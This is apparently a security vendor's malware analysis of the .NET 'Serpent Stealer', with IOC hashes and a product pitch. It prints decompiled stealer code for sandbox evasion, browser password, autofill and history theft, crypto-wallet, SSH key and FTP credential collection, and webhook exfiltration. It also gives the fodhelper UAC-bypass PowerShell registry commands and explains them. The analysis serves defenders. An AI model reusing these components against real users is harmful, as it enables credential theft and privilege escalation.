Uncovering the “Serpent”

labs.k7computing.com/index.php/uncovering-the-serpent/

By Arunkumar November 30, 2023

Information Stealers are a pervasive threat and are capable of providing threat actors with a rich source of sensitive data.

Recently, we came across this tweet that the Serpent Stealer is on sale on the dark web. A .NET based malware, this has the ability to not only acquire sensitive information from the most popular online browsers and applications but also has the capability to exfiltrate passwords.



Figure 1: Tweet about Serpent Stealer

To stay stealth, the stealer bypasses Windows User Access Control (UAC), debuggers, and virtual machines. It exfiltrates the browser data and passwords via Web hooks and Discord abuse.

Binary Analysis

Serpent is a .Net based stealer that utilises the .NET runtime. It is a 64-bit portable executable binary.



Figure 2: File info (Serpent_Stealer)

The procedures within the Main() function of the malware binary, employed for data theft, has been systematically presented below based on their execution sequence.

```
private static void Main(string[] args)
{
    if (AntiVT.IsVirusTotal())
    {
        Thread.Sleep(60000);
        Environment.Exit(0);
    }
    Embed Embed = new Embed();
    PasswordStealer passwordStealer = new PasswordStealer();
    HistoryStealer historyStealer = new HistoryStealer();
    AutofillStealer autofillStealer = new AutofillStealer();
    Wallets Wallets = new Wallets();
    BookmarkStealer BMStealer = new BookmarkStealer();
    SteamClient steamClient = new SteamClient();
    SSHStealer SSHStealer = new SSHStealer();
    FTPStealer FTPSStealer = new FTPStealer();
    FileStealer FStealer = new FileStealer();
    autofillStealer.Run();
    historyStealer.Run();
    Embed.Run();
    passwordStealer.Run();
    Wallets.Run();
    BMStealer.Run();
    steamClient.GetSteam("C:\\Users\\Aperx\\Desktop").Wait();
    SSHStealer.Run();
    FTPSStealer.Run();
    FStealer.Run();
    UAC.Bypass("cmd.exe");
    Console.WriteLine("[+] Program finished.");
}
```

Figure 3: Main Function

Environment checks

The stealer determines whether it is being run in a controlled environment on its first execution. It does that by checking whether the victim's username-obtained exists in its "Black List Users" file.

The usernames that are blocked are shown in the table below. The stealer will instantly utilise the Sleep and Exit function to end its execution if any of the below usernames are obtained.

```
public static bool IsVirusTotal()
{
    string userName = Environment.UserName;
    return Array.IndexOf<string>(AntiVT.VtPCNames, userName) > -1;
}
```

Figure 4: Iterating with blacklist username

05h00Gi0	3u2v9m8	43By4	4tgiizsLimS	6O4KyHhJXBiR
7wjlGX7PjlW4	8Nl0ColNQ5bq	8VizSM	Abby	Amy
AppOnFlySupport	ASPNET	azure	BUiA1hkm	BvJChRPnsxn
cM0uEGN4do	cMkNdS6	DefaultAccount	dOuyo8RV71	DVrzi
e60UW	ecVtZ5wE	EGG0p	Frank	fred
G2DbYLDgzz8Y	george	GjBsjb	Guest	h7dk1xPr
h86LHD	Harry Johnson	HEUeRzl	hmarc	ICQja5iT
IVwoKUF	j6SHA37KA	j7pNjWM	John	jude
Julia	kEecfMwgj	kFu0lQwgX5P	KUv3bT4	Lisa
lK3zMR	lmVwjj9b	Louise	Lucas	mike
Mr.None	noK4zG7ZhOf	o6jdigq	o8yTi52T	OgJb6GqgK0O
patex	Paul Jones	pf5vj	PgfV1X	PqONjHVwexsS
pWOuqdTDQ	PxmdUOpVyx	QfofoG	QmIS5df7u	QORxJKNk
qZo9A	RDhJ0CNFevzX	RGzcBUyrznReg	S7Wjuf	server
SqgFOf3G	Steve	test	TVM	txWas1m2t
umyUJ	Uox1tzaMO	User01	w0fjuOVmCcP5A	WDAGUtilityAccount
XMiMmcKziitD	xPLyvzr8sgC	ykj0egq7fze	DdQrgc	ryjIJKIrOMs
nZAp7UBVaS1	zOEsT	l3cnbB8Ar5b8	xUnUy	fNBDSlDTXY
vzY4jmH0Jw02	gu17B	UiQcX	21zLucUnfI85	OZFUCOD6
8LnfAai9QdJR	5sIBK	rB5BnfuR2	GexwjQdjXG	IZZuXj
ymONofg	dxd8DJ7c	JAW4Dz0	GJAm1NxXVm	UspG1y1C

equZE3J	BXw7q	lubi53aN14cU	5Y3y73	9yjCPsEYIMH
GGw8NR	JcOtj17dZx	05KvAUQKPQ	64F2tKIqO5	7DBgdxu
uHUQIuwoEFU	gL50ksOp	Of20XqH4VL	tHiF2T	hbyLdJtcKyN1
katorres	doroth	umehunt	sal.rosenburg	PateX

```
if (AntiVT.IsVirusTotal())
{
    Thread.Sleep(60000);
    Environment.Exit(0);
}
```

Figure 5: Evasion Technique

Data collection

Once the malware verifies that it is not running under a controlled environment, it starts collecting data for exfiltration.

It begins with obtaining autofill information. The directory **"%Localappdata%\\Google\\Chrome\\User Data "** is first obtained. After that it establishes connection with the SQLite database and collects data using the **"SELECT * FROM autofill"** query**.**

```
public class AutofillStealer
{
    // Token: 0x06000013 RID: 19 RVA: 0x00002364 File Offset: 0x00000564
    public void Run()
    {
        Console.WriteLine("[+] Executing Autofills");
        string AFFilePath = Environment.GetEnvironmentVariable("localappdata") + "\
          \Google\\Chrome\\User Data" + "\\Default\\Web Data";
        SQLiteConnection Connection = new SQLiteConnection("Data Source=" +
          AFFilePath + ";Version=3;");
        Connection.Open();
        SQLiteDataReader Dareader = new SQLiteCommand("SELECT * FROM autofill",
          Connection).ExecuteReader();
        while (Dareader.Read())
        {
            string name = Dareader["name"].ToString();
            string value = Dareader["value"].ToString();
            Console.WriteLine(name, value);
        }
```

Figure 6: Autofill stealer

Next it collects history data from **"%Localappdata%\\Google\\Chrome\\User data"** path. After that it establishes connection with the SQLite database and collects data using the **"SELECT url FROM urls"** query.

```
public class HistoryStealer
{
    // Token: 0x06000022 RID: 34 RVA: 0x00002E24 File Offset: 0x00001024
    public void Run()
    {
        Console.WriteLine("[+] Executing History");
        string HistoryFilePath = Environment.GetEnvironmentVariable("localappdata")
          + "\\Google\\Chrome\\User Data" + "\\Default\\History";
        SQLiteConnection Connection = new SQLiteConnection("Data Source=" +
          HistoryFilePath + ";Version=3;");
        Connection.Open();
        SQLiteDataReader Dareader = new SQLiteCommand("SELECT url FROM urls",
          Connection).ExecuteReader();
        while (Dareader.Read())
        {
            Console.WriteLine(Dareader["url"].ToString());
        }
```

Figure 7: History stealer

After this, it verifies the machine's remote IP address. Then, it uses a webhook to exfiltrate the data it has collected to the C2 server.

```
public class Embed
{
    // Token: 0x0600001A RID: 26 RVA: 0x00002978 File Offset: 0x00000B78
    public static string GetIP()
    {
        string address = "";
        using (WebResponse response = WebRequest.Create("http://checkip.dyndns.org/").GetResponse())
        {
            using (StreamReader stream = new StreamReader(response.GetResponseStream()))
            {
                address = stream.ReadToEnd();
```

Figure 8: Checks the Remote IP

```
public static void SendMeResults(List<string> tokens, string Passwords)
{
    try
    {
        using (HttpClient client = new HttpClient())
        {
            StringContent thefuckingDataToSend = new StringContent(JsonConvert.SerializeObject(new
            {
                content = string.Format(Embed.embedFormat, new object[]
                {
                    Environment.UserName,
                    Embed.GetIP(),
                    string.Join("\n", tokens),
                    Passwords.Substring(0, 250)
                })
            }), Encoding.UTF8, "application/json");
            if (client.PostAsync(Embed.webhook, thefuckingDataToSend).Result.StatusCode !=
              HttpStatusCode.OK)
            {
                throw new Exception("Buddy Kys!!!");
            }
        }
        Console.WriteLine("Webhook sent successfully.");
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error sending webhook: " + ex.Message);
    }
}
```

Figure 9: Webhook – exfiltration technique

After communicating with C2 it tries to collect password data from any existing browser like Chrome, Brave or Edge browsers.

```
public class PasswordStealer
{
    // Token: 0x06000024 RID: 36 RVA: 0x00002EB0 File Offset: 0x000010B0
    [NullableContext(1)]
    public string[] Run()
    {
        Console.WriteLine("[+] Executing Passwords");
        Directory.CreateDirectory(Path.GetTempPath() + "serpent");
        string[] array = new string[]
        {
            Environment.GetFolderPath(28) + "\\BraveSoftware\\Brave-Browser\\User Data\\Default\\Login Data",
            Environment.GetFolderPath(28) + "Google\\Chrome\\User Data\\default\\Login Data",
            Environment.GetFolderPath(28) + "Microsoft\\Edge\\User Data\\Default\\Login Data"
        };
        string pwd_text = "";
        foreach (string text in array)
        {
            IEnumerable<Tuple<string, string, string>> pas = PasswordStealer.Passwords.ReadPass(text);
            if (File.Exists(text))
            {
                pwd_text += "SerpentStealer\r\n\r\n";
                foreach (Tuple<string, string, string> item in pas)
                {
                    if (item.Item2.Length > 0 && item.Item2.Length > 0)
                    {
                        pwd_text = string.Concat(new string[]
                        {
                            pwd_text,
                            "URL: ",
                            item.Item1,
                            "\r\nLogin: ",
                            item.Item2,
                            "\r\nPassword: ",
                            item.Item3,
                            "\r\n"
                        });
                        pwd_text += " \r\n";
                    }
                }
            }
        }
        if (File.Exists(Path.GetTempPath() + "serpent\r\n                        \\Login Data"))
        {
            File.Delete(Path.GetTempPath() + "serpent\r\n                        \\Login Data");
        }
        string tempPath = Path.GetTempPath();
        File.WriteAllText(tempPath + "/serpent/Passwords.txt", pwd_text);
        string text2 = tempPath + "/serpent/Passwords.txt";
```

Figure 10: Password stealer

Next it targets crypto wallets by collecting some well-known crypto wallet software data.

```
Console.WriteLine("[+] Executing Wallets");
string[] paths = new string[]
{
    Environment.GetFolderPath(26) + "\\Zcash",
    Environment.GetFolderPath(26) + "\\Armory",
    Environment.GetFolderPath(26) + "\\bytecoin",
    Environment.GetFolderPath(26) + "\\com.liberty.jaxx\\IndexedDB\\\\file__0.indexeddb.leveldb",
    Environment.GetFolderPath(26) + "\\Exodus\\exodus.wallet",
    Environment.GetFolderPath(26) + "\\Ethereum\\keystore",
    Environment.GetFolderPath(26) + "\\Electrum\\wallets",
    Environment.GetFolderPath(26) + "\\atomic\\Local Storage\\leveldb",
    Environment.GetFolderPath(26) + "\\Guarda\\Local Storage\\leveldb",
    Environment.GetFolderPath(26) + "\\Coinomi\\Coinomi\\wallets",
    Environment.GetFolderPath(5) + "\\Monero\\wallets"
```

Figure 11: Crypto wallet names

```
if (Directory.Exists(sourcePath))
{
    string walletFolder = Path.Combine(TempSerpentPath, walletName);
    Console.WriteLine("[+] Found a directory: " + walletName);
    Console.WriteLine("[+] Creating a folder for the wallet: " + walletFolder);
    Directory.CreateDirectory(walletFolder);
    Console.WriteLine("[+] Copying contents of the directory to the wallet folder: " +
      walletFolder);
    Wallets.DirectoryCopy(sourcePath, walletFolder);
    Console.WriteLine("[+] Directory contents copied to: " + walletFolder);
}
```

Figure 12: Collects wallet data

After collecting wallet data, it tries to collect bookmark data from Chrome browser,

```
public class BookmarkStealer
{
    // Token: 0x06000015 RID: 21 RVA: 0x00002404 File Offset: 0x00000604
    public void Run()
    {
        Console.WriteLine("[+] Executing Bookmarks...");
        object bookMark = JsonConvert.DeserializeObject(File.ReadAllText
          (Environment.GetEnvironmentVariable("localappdata") + "\\Google\\Chrome\
          \User Data" + "\\Default\\Bookmarks"));
```

Figure 13: Bookmark stealer

Afterward, the malware extracts login credentials from the installation path by identifying the registry path associated with Steam, a video game digital distribution service.

It also tries to steal SSH credentials from '.ssh' directory and FTP credentials from the windows registry.

```
public class SSHStealer
{
    // Token: 0x0600002B RID: 43 RVA: 0x0000332C File Offset: 0x0000152C
    public void Run()
    {
        Console.WriteLine("[+] Executing SSH...");
        string SSHDir = Environment.GetFolderPath(40) + "\\.ssh";
        if (!Directory.Exists(SSHDir))
        {
            return;
        }
        Console.WriteLine("[+] User Has SSH Dir.");
        string PrivateKeyPath = SSHDir + "\\id_rsa";
```

Figure 14: SSH stealer

```
public class FTPStealer
{
    // Token: 0x0600000B RID: 11 RVA: 0x00002148 File Offset: 0x00000348
    public void Run()
    {
        string subKey = "Software\\Microsoft\\FTP";
        string valueName = "Credentials";
        using (RegistryKey key = Registry.CurrentUser.OpenSubKey(subKey))
        {
            if (key != null)
            {
                try
                {
                    byte[] credentials = (byte[])key.GetValue(valueName);
                    Console.WriteLine(Encoding.Default.GetString(credentials));
                    return;
                }
                catch (Exception)
                {
                    Console.WriteLine("Error Stealing FTP. (Target may NOT have FTP).");
                    return;
                }
            }
            Console.WriteLine("[-] Target does not have FTP.");
```

Figure 15: FTP stealer

At last it runs a file stealer, which targets some specific extensions from some specific folders in the file system.



Figure 16: File stealer and the extensions targeted

The file stealer program target following directories,

- Desktop
- Documents
- Pictures
- Videos
- Downloads

UAC Bypass

Before exiting, stealer calls one of the UAC bypass methods listed below

- GUI based Bypass
- Bypass using Fodhelper
- Bypass using windows defender

Here, in the sample analysed, they are using Fodhelper method,

```
namespace Evasion
{
    // Token: 0x02000016 RID: 22
    [NullableContext(1)]
    [Nullable(0)]
    public class UAC
    {
        // Token: 0x06000032 RID: 50 RVA: 0x00003B1C File Offset: 0x00001D1C
        public static void Bypass(string CommandToRun)
        {
            Process.Start("powershell.exe", UAC.psCMD1).WaitForExit();
            Process.Start("powershell.exe", UAC.psCMD2).WaitForExit();
            Process.Start("powershell.exe", string.Format(UAC.psCMD3, CommandToRun)).WaitForExit();
            Process.Start("powershell.exe", "fodhelper.exe").WaitForExit();
        }

        // Token: 0x0400000D RID: 13
        public static readonly string psCMD1 = "New-Item “HKCU:\\Software\\Classes\\ms-settings\
          \Shell\\Open\\command” -Force";

        // Token: 0x0400000E RID: 14
        public static readonly string psCMD2 = "New-ItemProperty -Path “HKCU:\\Software\\Classes\
          \ms-settings\\Shell\\Open\\command” -Name “DelegateExecute” -Value “” -Force";

        // Token: 0x0400000F RID: 15
        public static readonly string psCMD3 = "Set-ItemProperty -Path “HKCU:\\Software\\Classes\
          \ms-settings\\Shell\\Open\\command” -Name “(default)” -Value \"{0}\" -Force";
    }
}
```

Figure 17: UAC bypass

Fodhelper.exe is a known UAC bypass method, and when it runs, it looks for certain registry keys that do not exist. As a result, a hacker can insert malicious commands into these registry keys to be executed by the fodhelper.exe with the highest privilege(Admin privilege).

1. **“New-Item “HKCU:\Software\Classes\ms-settings\Shell\Open\command” -Force”** – This command creates a new registry key at the mentioned path in the registry.
2. **“New-ItemProperty -Path “HKCU:\Software\Classes\ms-settings\Shell\Open\command” -Name “Delegate Execute” -Value “” -Force”** – This command adds a new registry entry named Delegate Execute with an empty string value to the key.
3. **“New-ItemProperty -Path “HKCU:\Software\Classes\ms-settings\Shell\Open\command” -Name “(default)” -Value \”{0}\” -Force”** – This command sets the default value of the registry key in the mentioned path to the value specified in the {0} placeholder.

```
UAC.Bypass("cmd.exe");
Console.WriteLine("[+] Program finished.");
```

Figure 18: Program ending

As we can see, threat actors use advanced stealth techniques in info stealers to become more evasive. As the information stolen by the malware is sensitive, protecting yourself by investing in a reputable security product is therefore necessary in today’s world. We at K7 Labs provide detection for such kinds of stealers and all the latest threats. Users are advised to use a reliable security product such as “K7 Total Security” and keep it up-to-date to safeguard their devices.

IOCs

Hash	Detection name
e97868c8431ccd922dea3dfb50f7e0b5	Password-Stealer (005ac0721)
a3c4785a011c350839669b8e73c823f5	Password-Stealer (005ac0721)